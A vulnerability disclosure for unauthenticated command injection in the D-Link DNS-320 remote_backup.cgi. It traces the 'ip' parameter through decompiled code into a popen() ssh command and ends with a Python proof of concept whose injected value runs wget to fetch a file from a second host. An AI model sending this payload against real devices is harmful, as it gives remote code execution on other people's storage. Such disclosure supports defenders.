D-Link DNS-320 a remote_backup.cgi cgi_server_test function Unauthenticated Command Injection Vulnerability

```
Brand: D-Link
Model: DNS320
Firmware Version: 2.00
Official Website: https://www.dlink.com
Firmware Download URL: https://files.dlink.com.au/products/DNS-320/REV_A/Firmware/Firmware_v2.00b06/DNS-320_A1_FW_v2.00b06.zip
```

Affected Component

```
else if ( !strcmp(s1, "cgi_server_test") )
{
  sub_A7A0();
}
```

The `remote_backup.cgi` script contains a command injection vulnerability where the `ip` parameter is directly interpolated into a shell command without sanitization. This allows an unauthenticated attacker to execute arbitrary system commands by injecting shell metacharacters (e.g., `;`) into the `ip` field. The field. The script constructs a command string like `/usr/sbin/ssh <ip> ...` and executes it via `popen()`, enabling full remote code execution.

```
cgiFormString("ip", s, 64);
cgiFormString("s_type", v21, 8);
cgiFormString("direction", v20, 8);
cgiFormString("task", v19, 64);
cgiFormString("local_path", &v18, 1024);
cgiFormString("rsync_user", v17, 128);
cgiFormString("rsync_pw", v16, 128);
cgiFormString("keep_exist_file", v15, 8);
cgiFormString("incremental", v14, 8);
cgiFormString("encryption", v13, 8);
cgiFormString("inc_num", v12, 8);
cgiFormString("ssh_user", v11, 128);
cgiFormString("ssh_pw", v10, 128);
sub_9704(&v18, v9, 1);
memset(v8, 0, sizeof(v8));
v8[5] = 2;
v8[3] = _strtol_internal(v21, 0, 10, 0);
v8[4] = _strtol_internal(v20, 0, 10, 0);
strcpy((char *)&v8[19], v19);
strcpy((char *)&v8[183], s);                    // Copy IP to v8 732
```


```
46  strcpy((char *)&v8[183], s);                    // Copy IP to v8 732
47  if ( v8[3] == 1 )
48    strcpy((char *)&v8[51], "root");
49  else
50    strcpy((char *)&v8[51], v17);
51  strcpy((char *)&v8[83], v16);
52  strcpy((char *)&v8[443], v9);
53  v8[0] = 1;
54  v8[7] = _strtol_internal(v13, 0, 10, 0);
55  if ( v8[3] == 1 )
56  {
57    strcpy((char *)&v8[115], "root");
58    LOBYTE(v8[147]) = 0;
59  }
60  else
61  {
62    strcpy((char *)&v8[115], v11);
63    strcpy((char *)&v8[147], v10);
64  }
65  v8[8] = _strtol_internal(v15, 0, 10, 0);
66  if ( v8[4] == 1 )
67  {
68    v8[9] = _strtol_internal(v14, 0, 10, 0);
69    v8[10] = _strtol_internal(v12, 0, 10, 0);
70  }
71  v0 = sub_DB7C(v8);
```

```
1 char *__fastcall sub_DB7C(int a1)
2 {
3   char *result; // r0
4   _BYTE *v3; // r2
5   char *v4; // r2
6   int v5; // r12
7   int v6; // r3
8
9   result = (char *)sub_1005C(off_1C268, a1);    // save the ip parameter to global memory off_1C268+732.
10  v3 = off_1C268;
```

```
      if ( *((_DWORD *)off_1C268 + 2) )
      {
        sprintf(
          v5,
          "/usr/sbin/ssh -d \"%s\" %s@%s ls / 2>&1",
          (const char *)off_1C268 + 588,
          (const char *)off_1C268 + 460,
          (const char *)off_1C268 + 732);     // use %s to concatenate the ip parameter into the ssh command
      }
      else
      {
        memset(v4, 0, sizeof(v4));
        sub_106DC((int)v4, (char *)off_1C268 + 588);
        sprintf(
          v5,
          "/usr/sbin/ssh -d \"%s\" %s@%s ls / 2>&1",
          v4,
          (const char *)off_1C268 + 460,
          (const char *)off_1C268 + 732);     // use %s to concatenate the ip parameter into the ssh command
      }
    }
    else
    {
      sprintf(v5, "/usr/sbin/ssh %s@%s ls / 2>&1", (const char *)off_1C268 + 460, (const char *)off_1C268 + 732);
    }
  }
  sub_E378("ssh_test_cmd[%s]\n", v5);
  v1 = popen(v5, "r");                        // sink
```

POC

```
import requests

url = "http://192.168.31.10:80/cgi-bin/remote_backup.cgi"

headers = {
}
```

```
data = {'ip': '127.0.0.1;wget http://192.168.31.166:8876/poc.py;#', 's_type': '1',
'direction': '1', 'task': 'testtask', 'local_path': '/mnt/HD/HD_a2/test', 'rsync_user':
'rsyncuser', 'rsync_pw': 'rsyncpass', 'keep_exist_file': '0', 'incremental': '0',
'encryption': '0', 'inc_num': '0', 'ssh_user': 'sshuser', 'ssh_pw': 'sshpass', 'cmd':
'cgi_server_test'}

# wget http://192.168.31.166:8876/poc.py

response = requests.post(
    url,
    headers=headers,
    data=data,
    timeout=10
)

print("Status:", response.status_code)
print("Response:")
print(response.text)
```

Attack